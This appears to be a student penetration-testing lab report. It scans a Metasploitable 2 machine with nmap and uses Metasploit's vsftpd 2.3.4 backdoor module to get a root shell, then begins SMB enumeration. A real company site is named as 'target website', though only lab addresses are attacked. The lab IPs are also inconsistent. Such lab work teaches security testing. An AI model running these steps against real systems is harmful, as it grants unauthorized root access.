WEB APPLICATION PENTESTING


Team 2.6

20BCN7021 - M SURYA TEJA
20BCN7008 – G KARTHIK
20BCN7119 – G PUSHKAR


Target Website: merck.com

Testing Site: Metasploitable

Task: Exploiting ports on Metasploitable 2




```
┌──(kali㉿kali)-[~]
└─$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.74.128  netmask 255.255.255.0  broadcast 192.168.74.255
        inet6 fe80::2c9b:512f:35fa:6bb7  prefixlen 64  scopeid 0×20<link>
        ether 00:0c:29:a8:33:ff  txqueuelen 1000  (Ethernet)
        RX packets 26077  bytes 5250247 (5.0 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 29496  bytes 3755015 (3.5 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0×10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 141436  bytes 49886952 (47.5 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 141436  bytes 49886952 (47.5 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0


┌──(kali㉿kali)-[~]
└─$ sudo su
[sudo] password for kali:
┌──(root㉿kali)-[/home/kali]
└─# cd
```




```
┌──(root㉿kali)-[~]
└─# nbtscan 192.168.74.0/24
Doing NBT name scan for addresses from 192.168.74.0/24

IP address       NetBIOS Name     Server    User             MAC address
------------------------------------------------------------------------------
192.168.74.129   METASPLOITABLE   <server>  METASPLOITABLE   00:00:00:00:00:00
192.168.74.255  Sendto failed: Permission denied

┌──(root㉿kali)-[~]
└─# nmap -sV 192.168.74.129
Starting Nmap 7.93 ( https://nmap.org ) at 2023-06-22 04:33 EDT
Nmap scan report for 192.168.74.129
Host is up (0.018s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login       OpenBSD or Solaris rlogind
514/tcp  open  tcpwrapped
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
```

Exploiting on Port 21 - FTP




```
┌──(kali㉿kali)-[~]
└─$ sudo systemctl start postgresql

┌──(kali㉿kali)-[~]
└─$ sudo systemctl enable postgresql
Synchronizing state of postgresql.service with SysV service script with /lib/systemd/systemd-sysv-install.
Executing: /lib/systemd/systemd-sysv-install enable postgresql

┌──(kali㉿kali)-[~]
└─$ sudo msfdb init
[i] Database already started
[i] The database appears to be already configured, skipping initialization
```




kali@kali: ~
File Actions Edit View Help
kali@kali: ~
kali@kali: ~
7:55
KALI LINUX
"the quieter you become, the more you are able to hear"


```
msf6 > search vsFTPd 2.3.4

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  No     VSFTPD v2.3.4 Backdoor Command Execution


Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp/vsftpd_234_backdoor

msf6 > info 0

       Name: VSFTPD v2.3.4 Backdoor Command Execution
     Module: exploit/unix/ftp/vsftpd_234_backdoor
   Platform: Unix
       Arch: cmd
 Privileged: Yes
    License: Metasploit Framework License (BSD)
       Rank: Excellent
  Disclosed: 2011-07-03

Provided by:
  hdm <x@hdm.io>
  MC <mc@metasploit.com>

Available targets:
      Id  Name
      --  ----
  =>  0   Automatic

Check supported:
  No

Basic options:
```




```
msf6 > info 0

       Name: VSFTPD v2.3.4 Backdoor Command Execution
     Module: exploit/unix/ftp/vsftpd_234_backdoor
   Platform: Unix
       Arch: cmd
 Privileged: Yes
    License: Metasploit Framework License (BSD)
       Rank: Excellent
  Disclosed: 2011-07-03

Provided by:
  hdm <x@hdm.io>
  MC <mc@metasploit.com>

Available targets:
      Id  Name
      --  ----
  =>  0   Automatic

Check supported:
  No

Basic options:
  Name    Current Setting  Required  Description
  ----    ---------------  --------  -----------
  RHOSTS                   yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT   21               yes       The target port (TCP)

Payload information:
  Space: 2000
  Avoid: 0 characters

Description:
  This module exploits a malicious backdoor that was added to the
  VSFTPD download archive. This backdoor was introduced into the
```



```
Description:
  This module exploits a malicious backdoor that was added to the
  VSFTPD download archive. This backdoor was introduced into the
  vsftpd-2.3.4.tar.gz archive between June 30th 2011 and July 1st 2011
  according to the most recent information available. This backdoor
  was removed on July 3rd 2011.

References:
  OSVDB (73573)
  http://pastebin.com/AetT9sS5
  http://scarybeastsecurity.blogspot.com/2011/07/alert-vsftpd-download-backdoored.html


View the full module info with the info -d command.

msf6 > use 0
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > 
```




```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 192.168.113.129:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.113.129:21 - USER: 331 Please specify the password.
[+] 192.168.113.129:21 - Backdoor service has been spawned, handling...
[+] 192.168.113.129:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 2 opened (192.168.113.128:40407 → 192.168.113.129:6200) at 2023-06-22 08:45:58 +0000

whoami
root
ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
```




```
[*] Found shell.
[*] Command shell session 2 opened (192.168.113.128:40407 → 192.168.113.129:6200) at 2023-06-22 08:45:58 +0000

whoami
root
ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz
```


Exploiting on Port 139 - netbios - ssn




```
msf6 > use auxiliary/scanner/smb/smb_version
msf6 auxiliary(scanner/smb/smb_version) > show options

Module options (auxiliary/scanner/smb/smb_version):

   Name     Current Setting  Required  Description
   ────     ───────────────  ────────  ───────────
   RHOSTS                    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   THREADS  1                yes       The number of concurrent threads (max one per host)


View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/smb/smb_version) > set rhosts 192.168.74.129
rhosts ⇒ 192.168.74.129
msf6 auxiliary(scanner/smb/smb_version) > show options

Module options (auxiliary/scanner/smb/smb_version):

   Name     Current Setting  Required  Description
   ────     ───────────────  ────────  ───────────
   RHOSTS   192.168.74.129   yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   THREADS  1                yes       The number of concurrent threads (max one per host)


View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/smb/smb_version) > run

[*] 192.168.74.129:445    - SMB Detected (versions:1) (preferred dialect:) (signatures:optional)
[*] 192.168.74.129:445    -   Host could not be identified: Unix (Samba 3.0.20-Debian)
[*] 192.168.74.129:       - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smb/smb_version) > search samba

Matching Modules
════════════════

   #   Name                                             Disclosure Date  Rank       Check  Description
   -   ────                                             ───────────────  ────       ─────  ───────────
   0   exploit/unix/webapp/citrix_access_gateway_exec   2010-12-21       excellent  Yes    Citrix Access Gateway Command Execution
   1   exploit/windows/license/calicclnt_getconfig      2005-03-02       average    No     Computer Associates License Client GETCONFIG Overflow
   2   exploit/unix/misc/distcc_exec                    2002-02-01       excellent  Yes    DistCC Daemon Command Execution
   3   exploit/windows/smb/group_policy_startup         2015-01-26       manual     No     Group Policy Script Execution From Shared Resource
   4   post/linux/gather/enum_configs                                    normal     No     Linux Gather Configurations
   5   auxiliary/scanner/rsync/modules_list                              normal     No     List Rsync Modules
   6   exploit/windows/fileformat/ms14_060_sandworm     2014-10-14       excellent  No     MS14-060 Microsoft Windows OLE Package Manager Code Execution
   7   exploit/unix/http/quest_kace_systems_management_rce 2018-05-31    excellent  Yes    Quest KACE Systems Management Command Injection
   8   exploit/multi/samba/usermap_script               2007-05-14       excellent  No     Samba "username map script" Command Execution
   9   exploit/multi/samba/nttrans                      2003-04-07       average    No     Samba 2.2.2 - 2.2.6 nttrans Buffer Overflow
   10  exploit/linux/samba/setinfopolicy_heap           2012-04-10       normal     Yes    Samba SetInformationPolicy AuditEventsInfo Heap Overflow
   11  auxiliary/admin/smb/samba_symlink_traversal                       normal     No     Samba Symlink Directory Traversal
   12  auxiliary/scanner/smb/smb_uninit_cred                             normal     Yes    Samba _netr_ServerPasswordSet Uninitialized Credential State
   13  exploit/linux/samba/chain_reply                  2010-06-16       good       No     Samba chain_reply Memory Corruption (Linux x86)
   14  exploit/linux/samba/is_known_pipename            2017-03-24       excellent  Yes    Samba is_known_pipename() Arbitrary Module Load
   15  auxiliary/dos/samba/lsa_addprivs_heap                             normal     No     Samba lsa_io_privilege_set Heap Overflow
   16  auxiliary/dos/samba/lsa_transnames_heap                           normal     No     Samba lsa_io_trans_names Heap Overflow
   17  exploit/linux/samba/lsa_transnames_heap          2007-05-14       good       Yes    Samba lsa_io_trans_names Heap Overflow
   18  exploit/osx/samba/lsa_transnames_heap            2007-05-14       average    No     Samba lsa_io_trans_names Heap Overflow
